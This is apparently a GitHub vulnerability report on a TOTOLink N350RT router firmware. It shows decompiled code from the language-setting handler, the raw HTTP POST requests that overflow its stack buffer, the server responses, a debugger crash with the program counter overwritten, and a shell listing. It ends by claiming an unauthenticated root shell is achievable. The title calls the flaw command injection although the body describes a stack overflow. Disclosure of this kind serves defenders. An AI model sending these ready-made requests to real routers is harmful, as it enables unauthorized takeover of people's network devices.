Darry-lang1 / vuln Public

Code Issues 1 Pull requests Actions Projects Security ...

main vuln / TOTOLINK / N350RT / 6 /

Darry-lang1 Add files via upload ... on Jul 26 History

..

img	4 months ago
readme.md	4 months ago

readme.md


TOTOLink N350RT V9.3.5u.6139_B20201216 Has an command injection vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.html


Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview：



NO	Name	Version	Updated	Download
1	N350RT_Firmware	V9.3.5u.5812_B20200414	2020-07-28	⬇
2	N350RT_Datasheet	Ver1.0	2020-08-09	⬇
3	N350RT_Firmware	V9.3.5u.6095_B20200916	2020-09-24	⬇
4	N350RT_Firmware	V9.3.5u.6139_B20201216	2020-12-30	⬇

Vulnerability details



```
int __fastcall sub_422934(int a1)
{
  const char *Var; // $s2
  int v3; // $s0
  int JsonConf; // $s1
  const char *v5; // $s0
  char v7[128]; // [sp+18h] [-80h] BYREF

  memset(v7, 0, sizeof(v7));
  Var = (const char *)websGetVar(a1, "lang", "cn");
  v3 = websGetVar(a1, "langAutoFlag", &word_42C8AC);
  nvram_set("preferred_lang", Var);
  nvram_set("auto_lang", v3);
  JsonConf = getJsonConf(0);
  if ( JsonConf )
  {
    sprintf(v7, "HelpUrl %s", Var);
    v5 = (const char *)websGetVar(JsonConf, v7, &byte_42E318);
    if ( *v5 )
    {
      memset(v7, 0, sizeof(v7));
      sprintf(v7, "http://%s", v5);
      nvram_set("help_url_custom", v7);
    }
    cJSON_Delete(JsonConf);
  }
```


`Var` is formatted into `v7` through sprintf function, and `Var` is the value of `Lang` we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 561
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setLanguageCfg","lang":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, "/"; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 553
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setLanguageCfg","lang":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A"}
```


```
HTTP/1.1 200 OK
Connection: close
Content-Length: 0
Date: Fri, 22 Jul 2022 07:04:51 GMT
Server: lighttpd/1.4.20
```

Although it returns a status of 200, there is another way to see if the target code was successfully executed.

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 25
Origin: http://192.168.0.1
DNT: 1
```

```
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl":"getInitCfg"}
```


The above report verifies that our target code was successfully executed.



```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 25
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl":"getInitCfg"}
```

```
HTTP/1.1 200 OK
Connection: close
Date: Fri, 22 Jul 2022 07:04:57 GMT
Server: lighttpd/1.4.20
Content-Length: 2089

{
	"showLogo":	"",
	"ledStatus":	1,
	"channel2gRange": "",
	"channel5gRange": "",
	"wifiSupport":	"1",
	"fmVersion":	"V9.3.5u.6139",
	"helpUrl": "http://www.totolink.cn",
	"defaultLang":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
	"showLanguage":	"cn,en,ct,ru,vi,uk",
	"showAutoLang":	"1",
	"langAutoFlag":	"0",
	"webTitle":	"TOTOLINK",
	"vendor": "TOTOLINK",
	"model": "N350RT",
	"copyRight":	"Copyright &copy; [date] Zioncom Ltd., All Rights Reserved",
```


From the figure above, we can see that defaultLang has been modified by us to show that our target code has been executed.



```
# darry @ darry-virtual-machine in ~/Desktop/totolink/_TOTOLINK_C8542R-1C_A3700R_IP04419_MT7621DAN_SP
I_16M128M_V9.1.2u.6134_B20201202_ALL.web.extracted/squashfs-root [7:56:45]
$ sudo python3 1.py
{"topicurl": "setting/setLanguageCfg", "lang": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}
[+] Starting local process '/usr/bin/sudo': pid 6654
[*] Switching to interactive mode
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
{
	"success":	true,
	"error":	null,
	"lan_ip":	"",
	"wtime":	"0",
	"reserv":	"reserv"
}
$ 
```

```
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────[ REGISTERS ]──────────────────────────────────
*V0   0x1
*V1   0x1
*A0   0x1
*A1   0x1
*A2   0x1
 A3   0x0
*T0   0x44f578 ◂— 0x4e494c4f ('OLIN')
*T1   0x616c2209 ('\t"la')
*T2   0xfa1
*T3   0x22093a22 ('":\t"')
*T4   0x90a2c22 ('",\n\t')
*T5   0x69747722 ('"wti')
*T6   0x3a22656d ('me":')
*T7   0x22302209 ('\t"0"')
*T8   0x95
*T9   0x7f75b0b8 ◂— lui    $gp, 2 /* 0x3c1c0002 */
*S0   0x41414141 ('AAAA')
*S1   0x41414141 ('AAAA')
*S2   0x41414141 ('AAAA')
*S3   0x44f2b8 ◂— 'setLanguageCfg'
*S4   0x44d230 (set_handle_t) ◂— 'setLanguageCfg'
*S5   0x44f008 ◂— 0x6f74227b ('{"to')
*S6   0x44f240 ◂— 0
 S7   0x0
 S8   0x0
*FP   0x7fffe238 ◂— 0x41414141 ('AAAA')
*SP   0x7fffe238 ◂— 0x41414141 ('AAAA')
*PC   0x41414141 ('AAAA')
───────────────────────────────────[ DISASM ]───────────────────────────────────
Invalid address 0x41414141










───────────────────────────────────[ STACK ]────────────────────────────────────
00:0000│ fp sp 0x7fffe238 ◂— 0x41414141 ('AAAA')
... ↓         7 skipped
─────────────────────────────────[ BACKTRACE ]──────────────────────────────────
 ► f 0 0x41414141
────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000          4096 Jul 19 22:40 bin
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 dev
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 etc
drwxrwxr-x    4 1000     1000          4096 Dec  2  2020 etc_ro
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 home
lrwxrwxrwx    1 1000     1000             7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lib
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lighttp
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 media
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 mnt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 opt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 proc
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sbin
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sys
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 tmp
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 usr
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 var
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 www
/ # 
```

Finally, you can write exp to get a stable root shell without authorization.